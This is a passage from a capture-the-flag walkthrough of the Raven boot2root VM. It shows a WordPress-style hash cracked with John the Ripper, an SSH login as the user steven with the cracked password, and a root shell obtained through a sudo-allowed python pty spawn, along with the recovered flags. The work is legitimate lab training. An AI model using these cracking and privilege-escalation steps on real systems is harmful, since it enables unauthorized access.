174 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
175 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
176 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
177 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
178 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
179 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
180 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
181 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
182 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
183 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
184 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
185 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
186 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
187 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
188 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
189 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
190 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
191 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
192 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
193 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
194 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
195 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
196 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
197 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
198 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
199 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
200 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
201 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
202 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
203 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
204 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
205 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
206 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
207 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
208 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
209 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
210 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
211 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
212 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
213 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
214 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
215 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
216 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
217 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
218 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
219 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
220 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
221 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
222 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
223 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
224 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
225 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
226 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | |
227 | 2 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
```

```
flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}
```

now back to john ! , we will save the hash in a file i named it hashsteven.

```
root@kali:~# john hashsteven --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
No password hashes left to crack (see FAQ)
root@kali:~# john hashsteven --show
?:pink84

1 password hash cracked, 0 left
```

now we have steven password let's login via ssh.

Privilege Escalation

```

root@kali:~# ssh steven@192.168.53.130
steven@192.168.53.130's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  3 10:49:55 2021 from 192.168.53.128
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo /usr/bin/python -c "import pty;pty.spawn('/bin/bash');"
root@Raven:/home/steven# cd /
root@Raven:/# ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
root@Raven:/# cd root/
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
-----
| _ _ \
| | / _ _ _ _ _ _ _ _
| // _ \ \ / \ _ \ _ \
| \ \ ( | \ \ / _ / | |
\ | \ \ _ _ | \ \ \ _ _ | |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
Date Modified: 2021/02/03 - 08:05

```


here I need to know which command steven can run in sudo .

command : sudo -l

ok! we can use python.

command : sudo /usr/bin/python -c "import pty;pty.spawn('/bin/bash');"

now we are root, and we got the fourth flag !

flag4{715dea6c055b9fe3337544932f2941ce}